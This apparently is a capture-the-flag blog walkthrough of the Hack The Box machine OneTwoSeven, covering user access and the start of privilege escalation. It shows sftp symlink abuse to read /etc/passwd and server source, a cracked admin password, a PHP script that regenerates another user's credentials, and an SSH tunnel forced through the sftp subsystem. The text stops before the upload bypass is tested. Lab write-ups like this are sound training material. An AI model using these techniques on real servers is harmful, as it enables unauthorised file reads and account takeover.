<p>I won’t tell these techniques on the beginning of this blog post. Because, I don’t want to spoil its fun.</p>

<p>Let’s start from scratch.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Target: 10.10.10.133 [OneTwoSeven]
System: Linux
Difficulty: [6/10]
</code></pre></div></div>

<p>We are starting with basics.</p>

<h3 id="part-i---user">Part I - User</h3>

<p>We are beginning with simple nmap scan for checking which ports are open at first look.</p>

<p><code class="language-plaintext highlighter-rouge">nmap -sV -v 10.10.10.133</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-09 01:08 +03
NSE: Loaded 43 scripts for scanning.
Initiating Ping Scan at 01:08
Scanning 10.10.10.133 [2 ports]
Completed Ping Scan at 01:08, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:08
Completed Parallel DNS resolution of 1 host. at 01:08, 0.09s elapsed
Initiating Connect Scan at 01:08
Scanning 10.10.10.133 [1000 ports]
Discovered open port 22/tcp on 10.10.10.133
Discovered open port 80/tcp on 10.10.10.133
Increasing send delay for 10.10.10.133 from 0 to 5 due to 48 out of 159 dropped probes since last increase.
Completed Connect Scan at 01:08, 7.84s elapsed (1000 total ports)
Initiating Service scan at 01:08
Scanning 2 services on 10.10.10.133
Completed Service scan at 01:08, 6.14s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.133.
Initiating NSE at 01:08
Completed NSE at 01:08, 0.34s elapsed
Initiating NSE at 01:08
Completed NSE at 01:08, 0.00s elapsed
Nmap scan report for 10.10.10.133
Host is up (0.061s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.11 seconds
</code></pre></div></div>

<p>Cool. After double checking it with full port scan, we know that there is a web application on the machine.</p>

<p>It’s time to understand what does this app do. Well, browsing through IP adress will help us.</p>


<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/http_firstlook.png" alt="web page" /></p>


<p>Someone had made beautiful web application for us. Great job. After visiting some pages on website, I understood that this one is web service for generating personal websites for clients. Just look at that image. You will see there are some buttons on header. Three buttons… First one is for redirecting to home page. Second one is showing statistics about how many user are registered, open web sockets, etc.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/http_stats.png" alt="stat page" /></p>

<p>Third button is Admin button and it is currently disabled. We don’t know why it is disabled at the moment. Also, there is another button on main page.</p>

<p>It says: Sign up today!
And it is redirecting to <strong>signup.php</strong> with clicking to it.</p>

<p>We are moving through…</p>


<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/http_signup.png" alt="signup page" /></p>

<p>Okay, we have some credentials right now. Also, it gives some information about these credentials. These credentials are usable with <strong>sftp</strong> service. There is another navigation link in this page. When we click to <strong>here</strong> link, it redirects to <strong>onetwoseven.htb/~ots-wOWM5YWM</strong>. If we click that link, page will raise “Unknown Host” error.</p>

<p>So, what we have from this page:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>URL: http://onetwoseven.htb/~ots-wOWM5YWM
username: ots-wOWM5YWM
password: eb09c9ac
</code></pre></div></div>

<p>We can’t connect to that URL. Because, our machine does not recognize that host. We should edit <strong>/etc/hosts</strong> file and we should append <code class="language-plaintext highlighter-rouge">10.10.10.133    onetwoseven.htb</code> to bottom of this file.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>127.0.0.1	localhost
10.10.10.133	onetwoseven.htb
</code></pre></div></div>

<p>Then, we visit <strong>http://onetwoseven.htb/~ots-wOWM5YWM</strong> again. There is a blank page with a background image. So, let’s think about what does that app do. It creates personal web pages and serving them. We can probably upload our personal files with <strong>sftp</strong> access with given credentials.
Time to connect that app via <strong>sftp</strong>:</p>

<p><code class="language-plaintext highlighter-rouge">sftp ots-wOWM5YWM@10.10.10.133</code></p>

<blockquote>
  <p>password: eb09c9ac</p>
</blockquote>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Connected to ots-wOWM5YWM@10.10.10.133.
</code></pre></div></div>

<p>The directory structure is shown below:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ls -la
drwxr-xr-x    3 0        0            4096 Jun  8 22:09 .
drwxr-xr-x    3 0        0            4096 Jun  8 22:09 ..
drwxr-xr-x    2 1003     1003         4096 Feb 15 21:03 public_html
sftp&gt; cd public_html/
sftp&gt; ls -la
drwxr-xr-x    2 1003     1003         4096 Feb 15 21:03 .
drwxr-xr-x    3 0        0            4096 Jun  8 22:09 ..
-rw-r--r--    1 1003     1003          349 Feb 15 21:03 index.html
</code></pre></div></div>

<p>If we upload <strong>.php</strong> here, maybe we can execute command on it. Let’s try it out.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd public_html
put test.php
</code></pre></div></div>

<p>Navigating to test.php page through browser gives <strong>Forbidden</strong> response code. So, we can’t upload <strong>.php</strong> file. Probably, <strong>.htaccess</strong> folder blocks it.</p>

<p>I tried to upload <strong>.htaccess</strong> folder too, but got the same response. We have to try to something different.</p>

<p>Let’s check which commands are executable on sftp service.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sftp&gt; help
Available commands:
bye                                Quit sftp
cd path                            Change remote directory to 'path'
chgrp [-h] grp path                Change group of file 'path' to 'grp'
chmod [-h] mode path               Change permissions of file 'path' to 'mode'
chown [-h] own path                Change owner of file 'path' to 'own'
df [-hi] [path]                    Display statistics for current directory or
                                   filesystem containing 'path'
exit                               Quit sftp
get [-afPpRr] remote [local]       Download file
reget [-fPpRr] remote [local]      Resume download file
reput [-fPpRr] [local] remote      Resume upload file
help                               Display this help text
lcd path                           Change local directory to 'path'
lls [ls-options [path]]            Display local directory listing
lmkdir path                        Create local directory
ln [-s] oldpath newpath            Link remote file (-s for symlink)
lpwd                               Print local working directory
ls [-1afhlnrSt] [path]             Display remote directory listing
lumask umask                       Set local umask to 'umask'
mkdir path                         Create remote directory
progress                           Toggle display of progress meter
put [-afPpRr] local [remote]       Upload file
pwd                                Display remote working directory
quit                               Quit sftp
rename oldpath newpath             Rename remote file
rm path                            Delete remote file
rmdir path                         Remove remote directory
symlink oldpath newpath            Symlink remote file
version                            Show SFTP version
!command                           Execute 'command' in local shell
!                                  Escape to local shell
?                                  Synonym for help
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">symlink</code> command looks suspicious. If there are lack of security in <strong>chroot</strong> configurations, possibly we can symlink to other files with sftp. We should quickly test which files are accessible.</p>

<p><code class="language-plaintext highlighter-rouge">symlink /etc/passwd passwd</code></p>

<p>This command executed correctly. But there is no way of reading it with sftp service. But there is something else. Files are serving on <code class="language-plaintext highlighter-rouge">http://onetwoseven.htb/~ots-wOWM5YWM/</code>.</p>


<p>Okay, good. We can read that <strong>passwd</strong> file from <code class="language-plaintext highlighter-rouge">http://onetwoseven.htb/~ots-wOWM5YWM/passwd</code></p>

<blockquote>
  <p>Reading that file is pretty cool for user enumeration.</p>
</blockquote>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/passwd.png" alt="passwd" /></p>


<p>Interesting… There are 3 more different users. They have their own home directories. It’s okay. The first one is interesting, right? It uses <strong>127.0.0.1</strong> as connection address. So, that user is machine itself. Maybe, we should find a way to escalate that user. Before that, creating a symbolic link to that user’s directory could be provided some information for that process.</p>

<p><code class="language-plaintext highlighter-rouge">symlink /home/web/ots-yODc2NGQ ots-yODc2NGQ</code></p>

<p>This code executed without giving any errors.</p>

<p>Let’s navigate that directory.</p>


<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/ots-yODc2NGQ.png" alt="ots-yODc2NGQ" /></p>


<p>Woah! User flag is there. Is it that easy?</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://onetwoseven.htb/~ots-wOWM5YWM/ots-yODc2NGQ/user.txt
</code></pre></div></div>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/fail_flag.png" alt="fail flag" /></p>

<p>Nah! Not that easy. Boo for you.</p>

<p>So, we should enumerate more to achieve that user.</p>

<p>At that point, I enumerated some directories. But it didn’t help until I found two different juicy directories.</p>

<p>The first one is <strong>/var/www/html/</strong>. It redirects to home page of <strong>http://10.10.10.133</strong>. If we create symbolic links more specific, we can read what are these <strong>.php</strong> files does on home page.</p>

<p>The second one is <strong>/var/www/html-admin</strong>.</p>

<p>I found these two directories with generating a symbolic link for <strong>/var/www</strong>.</p>

<p>Let’s start with the second one, it looks more interesting. When we browse into that file, we can see that there is a <strong>.php.swp</strong> file lying there. Probably, someone was editing the <strong>login.php</strong> file. Then, some unexpected situation happened and <strong>login.php</strong> file has saved as <strong>login.php.swp</strong> file.</p>

<p>After downloading it, all we have to do is run necessary command for checking what is that file keeping.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>vim -r login.php.swp
</code></pre></div></div>

<p>Inspectation of this file is gives us two different information for us.</p>

<h4 id="first-one">First one:</h4>

<p>Possibly, there is an application running at port 60080 on local.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/server_port.png" alt="server port" /></p>

<h4 id="second-one">Second one:</h4>

<p>If there is an application running at port 60080, it has a login page and authentication creds are hard coded.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/login_creds.png" alt="login creds" /></p>

<p>At this point, <a href="https://hashkiller.co.uk/Cracker/sha256">hashkiller</a> will help.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/hash_cracked.png" alt="hash cracked" /></p>

<p>Great! We got necessary credentials for authenticate into that application.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>username: ots-admin
password: Homesweethome1

</code></pre></div></div>

<p>Oh, what? We can’t access that port yet. Because it’s running locally. We successfully gathered all information from <strong>/var/www/html-admin</strong> directory. Next, we will gather some information from <strong>/var/www/html</strong> directory. As I said, if we directly generate a symlink for this directory, it would redirect to home page. What about generating symbolic links for <strong>.php</strong> pages? It might be useful.</p>

<p>There are 4 php pages on web app. But these are interesting:</p>
<ul>
  <li>index.php</li>
  <li>stats.php</li>
  <li>signup.php</li>
</ul>

<p>By the way, we can’t directly fetch them as <strong>.php</strong> file. Because, there is a restriction about opening <strong>.php</strong> files. So, we will change their extensions to <strong>.php1</strong> or something like this. In addition, converting these <strong>.php</strong> files to <strong>.php1</strong> files will allow reading their content without parsing them. We will inspect their source codes.</p>

<h4 id="indexphp1">index.php1:</h4>

<p><code class="language-plaintext highlighter-rouge">symlink /var/www/html/index.php index.php1</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/index_source.png" alt="index source" /></p>

<p>Nothing. It will enable admin URL if SERVER_ADDR equal to “127.0.0.1”.</p>

<h4 id="statsphp1">stats.php1:</h4>

<p><code class="language-plaintext highlighter-rouge">symlink /var/www/html/stats.php stats.php1</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/stats_source.png" alt="stats source" /></p>

<p>Nothing useful. It is including a txt file for showing server stats.</p>

<h4 id="signupphp1">signup.php1:</h4>

<p><code class="language-plaintext highlighter-rouge">symlink /var/www/html/signup.php signup.php1</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/signup_source.png" alt="signup source" /></p>

<p>Bingo! As you see, these lines are related with how are these sftp credentials generating.</p>

<p>If we replicate same steps with setting <code class="language-plaintext highlighter-rouge">$ip</code> variable as <strong>127.0.0.1</strong>, we can find sftp password of that user.</p>

<h4 id="onetwosevenphp">onetwoseven.php:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>&lt;?php
function username() { $ip = '127.0.0.1'; return "ots-" . substr(str_replace('=','',base64_encode(substr(md5($ip),0,8))),3); }
function password() { $ip = '127.0.0.1'; return substr(md5($ip),0,8); }
echo username() . "\n" . password() . "\n";
?&gt;
</code></pre></div></div>

<h4 id="output">output:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ots-yODc2NGQ
f528764d
</code></pre></div></div>

<p>Username is identical with first entry of <strong>passwd</strong> file. Password must be correct.
Authenticating to sftp service with these credentials will grant us a permission to reading that <strong>user.txt</strong> file.</p>

<p>Let’s validate it.</p>

<p><code class="language-plaintext highlighter-rouge">sftp ots-yODc2NGQ@10.10.10.133</code></p>

<blockquote>
  <p>password: f528764d</p>
</blockquote>

<p>Cool. We got that <strong>user.txt</strong> file.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/sftp_correct.png" alt="sftp correct" /></p>

<p>One more step;</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cat user.txt
93a4ce6d82bd35da033206ef98b486f4
</code></pre></div></div>

<p>We got user.txt file. The whole process was not that tricky. All we did is some enumeration. Nothing more. Now, we are aiming to root access.</p>

<h2 id="part-ii---root">Part II - Root</h2>

<p>From last part, we have some credentials to use.</p>

<p>The <strong>sftp</strong> service is running at port 22. Also, <strong>sftp</strong> is subsystem of <strong>ssh</strong>. 
What happens if we try to connect the SSH service with previous credentials?</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password: 
This service allows sftp connections only.
Connection to 10.10.10.133 closed.
</code></pre></div></div>

<p>Connection closed. Anyway, it feels like we are on the correct path. If we can access port 60080 with SSH tunnel, we can go further.</p>

<p>Here we go.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh -L 60080:127.0.0.1:60080 ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password: 
This service allows sftp connections only.
Connection to 10.10.10.133 closed.
</code></pre></div></div>

<p>Also, we can verbose current command with <strong>-v</strong> parameter. I used that parameter too. I saw that SSH connection can be used over sftp only. That’s bad, right? After reading <strong>man page</strong> of SSH, I figured out there is useful argument which called <strong>-s</strong>. If you want to make that connection over <strong>subsystem</strong>, you should use <strong>-s</strong> parameter.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh -L 60080:127.0.0.1:60080 ots-yODc2NGQ@10.10.10.133 -s sftp
</code></pre></div></div>

<p>Great! It’s not showing up any messages but it is okay. We are browsing to the port 60080.
Before that, editing <strong>/etc/hosts</strong> file can help if you want to set hostname instead of using “127.0.0.1”.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>127.0.0.1	localhost
10.10.10.133	onetwoseven.htb
127.0.0.1	saiyajin
</code></pre></div></div>

<p>Now, we are ready.</p>

<blockquote>
  <p>http://saiyajin:60080</p>
</blockquote>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/kingdom.png" alt="kingdom" /></p>

<p>Thanks to the creator of the machine, login panel is there. We don’t have to enumerate for login panel.</p>

<p>We have necessary credentials to move forward.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>username: ots-admin
password: Homesweethome1
</code></pre></div></div>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/kingdom_menu.png" alt="kingdom_menu" /></p>

<p>Okay, I’m pretty sure about what we see is admin panel. I just clicked to OTS Users before taking screenshot. There are some modules installed on panel. Uploading a plugin is <strong>disabled for security reasons</strong>. Great. This admin manager is pretty interesting. I inspected that application.</p>

<p>Here, my findings are:</p>

<ul>
  <li>If you would like to run a plugin, you need to use “menu.php?addon=addons/addon-name.php” URI.</li>
  <li>If you would like to see content of plugin, you need to use “addon-download.php?addon=addon-name.php” URI.</li>
  <li>Navigating to “OTS Addon Manager” link will show that there are some rewrite rules about “addon-download.php” and “addon-upload.php” files.</li>
  <li>Navigating to “addon-download.php” page returns blank page.</li>
  <li>Navigating to “addon-upload.php” page returns “404 Not Found” page.</li>
</ul>

<p>Also, you can read the content of <strong>ots-man-addon.php</strong> page via downloading it.</p>

<h4 id="ots-man-addonphp">ots-man-addon.php:</h4>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/ots_man_addon.png" alt="ots-man-addon" /></p>

<p>So, we have to deceive the system. At my first try, it took me a while to understand.</p>

<p>This is how your request should look like:</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/burp_req.png" alt="burp req" /></p>

<p>We included <strong>addon-upload.php</strong> file with <strong>addon</strong> parameter of <strong>addon-download.php</strong> file. Also, we attached file to the request. Time to test it!</p>

